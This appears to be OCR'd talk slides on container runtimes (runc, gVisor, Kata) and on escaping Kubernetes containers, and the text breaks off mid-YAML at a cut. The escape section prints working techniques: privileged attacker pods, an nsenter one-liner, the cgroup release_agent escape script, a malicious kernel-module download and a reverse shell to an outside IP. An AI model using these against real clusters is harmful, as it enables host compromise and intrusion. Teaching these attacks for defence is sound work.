


2019 Container usage report

OCI implementations

Low-Level Runtimes:


- runc
- runsc (gVisor)
- kata containers
- Firecracker
- Clear Containers
- Unikernels
- runV
- ...



runc

- runc is currently the most widely used container runtime. It was originally developed as a part of Docker and was later extracted out as a separate tool and library.
- runc implements the OCI runtime spec. That means that it runs containers from a specific "OCI bundle" format.


Build Tag	Feature	Enabled by default	Dependency
seccomp	Syscall filtering	yes	libseccomp
selinux	selinux process and mount labeling	yes	
apparmor	apparmor profile support	yes	
nokmem	disable kernel memory accounting	no	




3rtd party security review


gVisor

[gVisor](#) is an application kernel written in Go, which implements a substantial portion of the Linux system call interface. It provides an additional layer of isolation between running applications and the host operating system.







Languages




[GKE Sandbox](#) uses gVisor.

[Kata Containers](#) is a secure container runtime with lightweight virtual machines.








RuntimeClass resource

```yaml
kind: RuntimeClass
apiVersion: node.k8s.io/v1beta1
metadata:
    name: native
spec:
    runtimeHandler: runc
---
kind: RuntimeClass
apiVersion: node.k8s.io/v1beta1
metadata:
    name: gvisor
spec:
    runtimeHandler: gvisor
----
kind: RuntimeClass
apiVersion: node.k8s.io/v1beta1
metadata:
    name: kata-containers
spec:
    runtimeHandler: kata-containers
----

kind: RuntimeClass
apiVersion: node.k8s.io/v1beta1
metadata:
    name: sandboxed
spec:
    runtimeHandler: gvisor
```


```yaml
apiVersion: v1
kind: Pod
metadata:
    name: mypod
spec:
    runtimeClassName: gvisor
```

Where k8s escapes?



ESCAPES, ESCAPES, ESCAPES…

What is container escape in k8s for?



Compromise Application

Remote Code Execution

Escape Container

And Escalate to Root

Escape Node

Attack Cluster

Picture from "Walls Within Walls: What if your attacker knows parkour?"

Containers Run as Root by Default


By default, roots inside the container is root on the host.

```
root     2966156  0.0  0.0 110128  5932 ?        Sl   Nov19   0:11  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
root     2966174  0.0  0.0   1020     4 ?        Ss   Nov19   0:00  |   \_ /pause
root     2966375  0.0  0.0 108720  6356 ?        Sl   Nov19   0:11  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
sadm     2966394  0.0  0.0 827512 19728 ?        Ssl  Nov19   0:00  |   \_ node /usr/bin/nodemon /src/index.js
sadm     2966421  0.0  0.0   4460    80 ?        S    Nov19   0:00  |       \_ sh -c node /src/index.js
sadm     2966422  0.0  0.0 967396 16596 ?        Sl   Nov19   0:00  |           \_ node /src/index.js
root     2988902  0.0  0.0 108720  5408 ?        Sl   Nov19   0:11  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
root     2988922  0.0  0.0   1020     4 ?        Ss   Nov19   0:00  |   \_ /pause
root     2989066  0.0  0.0 108720  5408 ?        Sl   Nov19   0:26  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
root     2989099  0.0  0.0  31000 23956 ?        Ss   Nov19   0:42  |   \_ /usr/local/bin/python /usr/local/bin/gunicorn -b :8080 --workers 1 --threads 1 --
root     2989116  0.3  0.1 142092 48964 ?        Sl   Nov19  16:50  |       \_ /usr/local/bin/python /usr/local/bin/gunicorn -b :8080 --workers 1 --threads
root     2989333  0.0  0.0 110128  5404 ?        Sl   Nov19   0:11  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
root     2989352  0.0  0.0   1020     4 ?        Ss   Nov19   0:00  |   \_ /pause
root      596808  0.0  0.0 110128  6316 ?        Sl   Nov20   0:06  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
root      596827  0.0  0.0   1020     4 ?        Ss   Nov20   0:00  |   \_ /pause
root      598309  0.0  0.0 110128  6224 ?        Sl   Nov20   0:07  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1
root      598334  1.4  5.5 7236340 1832196 pts/0 Ssl+ Nov20  39:39      \_ /docker-java-home/bin/java -Djava.util.logging.config.file=/opt/atlassian/conflue
root      599854  1.0  1.3 7007820 427956 pts/0  Sl+  Nov20  28:11      |   \_ /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java -classpath /opt/atlassian/conf
root      701694  0.0  0.0   4288   764 ?        Ss+  Nov20   0:00      \_ /bin/sh
```

Fixed in Kubernetes 1.22 – check KubeletInUserNamespace (Alpha stage) in feature gate.

Escapes in k8s - attack vectors

- Create necessary-evil containers and Pods
- Pod with dangerous configurations
- Container runtime vulnerabilities
- Kernel vulnerabilities
- k8s vulnerabilities
- In theory: hardware attacks - Exploiting Speculative Execution



Create needed evil containers and Pod's

Deploy a special crafted Pod in cluster.

1) Find and use service account token: `/var/run/secrets/kubernetes.io/serviceaccount/token`
2) Create evil containers and Pod's

```yaml
apiVersion: v1
kind: Pod
metadata:
  labels:
    run: attacker-pod
  name: attacker-pod
spec:
  hostPID: true
  hostIPC: true
  hostNetwork: true
  volumes:
  - name: host-fs
    hostPath:
      path: /
  containers:
  - image: ubuntu
    name: attacker-pod
    command: ["/bin/sh", "-c", "sleep infinity"]
    securityContext:
      privileged: true
      allowPrivilegeEscalation: true
    volumeMounts:
    - name: host-fs
      mountPath: /host
  restartPolicy: Never
```

Pod with dangerous configurations

- Privileged mode and extra Capabilities
- Mounting host resources
  - sensitive directories
  - mounting container runtime socket
- Sharing namespaces (hostPID, hostIPC, hostNetwork, hostPorts)
- ...

Privileged mode

It’s a part of securityContext in Pod YAML.

Capabilities:

- Default
- All
- DropAll

Duffie Cooley
@mauilion

kubectl run r00t --restart=Never -ti --rm --image lol --overrides '{"spec":{"hostPID": true, "containers":[{"name":"1","image":"alpine","command":["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin": true,"tty":true,"securityContext":{"privileged":true}}]}}'

```
priv-exec-pod:/# capsh --print | grep Current
Current: =eip cap_perfmon,cap_bpf,cap_checkpoint_restore-eip
Current IAB: cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kil
l,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broa
dcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,c
ap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sy
s_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_
control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_su
spend,cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore

unpriv-exec-pod:/# capsh --print  | grep Current
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,
cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap
_setfcap=eip
Current IAB: cap_chown,cap_dac_override,!cap_dac_read_search,cap_fowner,cap_fsetid,cap_ki
ll,cap_setgid,cap_setuid,cap_setpcap,!cap_linux_immutable,cap_net_bind_service,!cap_net_b
roadcast,!cap_net_admin,cap_net_raw,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_module,!cap_sys
_rawio,cap_sys_chroot,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sy
s_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,cap_mknod,!cap_lease,cap_audit
_write,!cap_audit_control,cap_setfcap,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_w
ake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restor
e
```

Example 1: CAP_SYS_ADMIN (1)

```
$ docker run --privileged -it --rm alpine:latest
/ # apk update && apk add util-linux
# ...
/ # lsblk
NAME      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda         8:0    0   45G  0 disk
├─sda1      8:1    0 40.9G  0 part /etc/hosts
├─sda2      8:2    0   16M  0 part
├─sda3      8:3    0    2G  0 part
│ └─vroot 253:0    0  1.2G  1 dm
├─sda4      8:4    0   16M  0 part
├─sda5      8:5    0    2G  0 part
├─sda6      8:6    0  512B  0 part
├─sda7      8:7    0  512B  0 part
├─sda8      8:8    0   16M  0 part
├─sda9      8:9    0  512B  0 part
├─sda10     8:10   0  512B  0 part
├─sda11     8:11   0    8M  0 part
└─sda12     8:12   0   32M  0 part
sdb         8:16   0    5G  0 disk
└─sdb1      8:17   0    5G  0 part
zram0     252:0    0  768M  0 disk [SWAP]
/ # mknod /dev/sdb1 block 8 17
/ # mkdir /mnt/host_home
/ # mount /dev/sdb1 /mnt/host_home
/ # echo 'echo "Hello from container land!" 2>&1' >> /mnt/host_home/eric_chiang_m/.bashrc
```

Picture from “Privileged Containers Aren't Containers”

Example 2: CAP_SYS_ADMIN (2)

Usermode helper programs:

- release_agent
- binfmt_misc
- core_pattern
- uevent_helper
- modprobe
- ...

Similar use TeamTNT.

Felix Wilhelm @_fel1x · 17 июл. 2019 г.

```
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;echo "#!/bin/sh
$1 >$t/o" >/c;chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
```

9 186 509

Felix Wilhelm @_fel1x · 17 июл. 2019 г.

Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_agent feature.

```
host # docker run -it --privileged busybox /bin/sh
/ # echo ZD1gZGlybmFtZSAkKGxzIC14IC9zKi9mcy9jKi8qL3IqIHxoZWFkIC1uMSlgCn
bXixdKlwpLiovXDEvcCgL2V0Yy9tdGFiYAp0b3VjaCAvbzsgZWNobyAkdC9jID4kZC9yZW
kL3cvY2dyb3VwLnByb2NzIjtzbGVlcCAxO2NhdCAvbwo= | base64 -d > undock.sh
/ # ps
PID   USER     TIME  COMMAND
    1 root      0:00 /bin/sh
    9 root      0:00 ps
/ # sh undock.sh ps
  PID TTY          TIME CMD
    1 ?        00:00:33 systemd
    2 ?        00:00:00 kthreadd
```

Source link

Example 3: CAP_SYS_MODULE

$ curl-O exploit.delivery/bad.ko && insmod bad.ko

```
CAP_SYS_MODULE
        * Load and unload kernel modules (see init_module(2) and
          delete_module(2));
        * in kernels before 2.6.25: drop capabilities from the system-
          wide capability bounding set.
```

```
char *argv[] = { "/bin/busybox", "nc", "54.87.128.209", "4444", "-e", "/bin/bash",
NULL };

rc = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
printk("RC is: %i \n", rc);
```

Source link

Mounting Sensitive Directories

volumeMounts in k8s resources.

Examples:

- /
- /proc/
- /etc/
- /bin, /usr/bin, /usr/sbin, …
- /var/log
- …

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: scary
spec:
  hostNetwork: true
  hostPID: true
  containers:
    - name: nginx
      image: nginx
      volumeMounts:
        - mountPath: "/scary"
          name: localvol
          readOnly: false
      securityContext:
        privileged: true
  volumes:
    - name: localvol
      hostPath:
        path: "/"
```

Example 1: Host's root directory

Sensitive information on host's root directory useful for container escape:

- token files
- key files
- ...


Also you can create Static Pod bypass kube-apiserver ;)

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: brick-privpod
spec:
  containers:
  - name: brick
    hostPID: true
    image: gcr.io/rep/evilimage
    volumeMounts:
      - mountPath: /chroot
        name: host
  securityContext:
    runAsUser: 999
    privileged: true
  volumes:
